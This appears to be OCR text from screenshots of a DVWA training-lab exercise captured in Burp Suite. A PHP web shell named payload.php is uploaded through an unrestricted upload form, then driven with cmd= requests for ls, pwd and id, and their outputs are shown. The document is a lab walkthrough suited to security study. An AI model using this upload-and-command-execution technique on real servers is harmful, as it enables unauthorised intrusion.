Choose an image to upload:
Choose File No file chosen

Upload


```
../../hackable/uploads/payload.php succesfully uploaded!
```

More info

http://www.owasp.org/index.php/Unrestricted_File_Upload
http://blogs.securiteam.com/index.php/archives/1268
http://www.acunetix.com/websitesecurity/upload-forms-threat.htm

Username: admin
Security Level: low
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.0.7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Extensions Learn
Intercept HTTP history WebSockets history Proxy settings
Request to http://192.168.50.101:80
Forward
Drop
Intercept is on
Action
Open browser
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
\n
Inspector
Request attributes 2
Request query parameters 0
Request body parameters 0
Request cookies 2
Request headers 9
Inspector
Notes
Search
0 highlights
Event log (4)
All issues
Memory: 110.7MB

```
GET /dvwa/hackable/uploads/payload.php HTTP/1.1
Host: 192.168.50.101
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/121.0.6167.85 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/web
p,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: security=low; PHPSESSID=c2e57c3f02f7ad8c9a1a340afb4daf16
Connection: close


```


192.168.50.101/dvwa/hac
192.168.50.101/dvwa/hackable/uploads/payload.php?cmd=ls
Burp Suite Community Edition v2023.12.1.3 - Temporary Project
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
HTTP/1
Pretty Raw Hex
Inspector
Request attributes 2
Request query parameters 1
Request body parameters 0
Request cookies 2
Request headers 9
Notes
Search
0 highlights
Event log (4)
All issues
Memory: 110.7MB

```
dvwa_email.png
payload.php
```

```
GET /dvwa/hackable/uploads/payload.php?cmd=ls HTTP/1.1
Host: 192.168.50.101
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/121.0.6167.85 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/web
p,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: security=low; PHPSESSID=c2e57c3f02f7ad8c9a1a340afb4daf16
Connection: close
```


192.168.50.101/dvwa/hac
192.168.50.101/dvwa/hackable/uploads/payload.php?cmd=pwd
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
Request attributes 2
Request query parameters 1
Request body parameters 0
Request cookies 2
Request headers 9
Notes
Search
0 highlights
Event log (4) All issues
Memory: 111.3MB

```
/var/www/dvwa/hackable/uploads
```

```
GET /dvwa/hackable/uploads/payload.php?cmd=pwd HTTP/1.1
Host: 192.168.50.101
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/121.0.6167.85 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/web
p,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: security=low; PHPSESSID=c2e57c3f02f7ad8c9a1a340afb4daf16
Connection: close


```



```
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

```
GET /dvwa/hackable/uploads/payload.php?cmd=id HTTP/1.1
Host: 192.168.50.101
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.6167.85 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: security=low; PHPSESSID=c2e57c3f02f7ad8c9a1a340afb4daf16
Connection: close


```